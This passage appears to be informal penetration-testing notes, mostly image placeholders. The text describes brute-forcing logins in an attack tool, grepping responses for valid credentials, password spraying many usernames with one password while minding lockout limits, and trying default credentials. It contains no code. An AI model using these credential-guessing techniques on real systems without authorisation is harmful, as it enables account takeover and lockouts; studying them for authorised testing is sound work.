





Start the attack
>> once the attack is start, pause the attack, find this in response tab, and do below process.



>> GREP help to identify what are valid credential working. During attack




>> During the scan we can now see the details




PASSWORD SPRAYING


>> is know the usernames without known password,



>> During pen test ask to senior (how many attempt left for this email before logout happened CZ sometimes it may locked out denial of service) otherwise the username get block.



>> This will working as email id got changes but password is not (attempt login with multiple email with single password)



>>NOTE: always check with login page with default credential.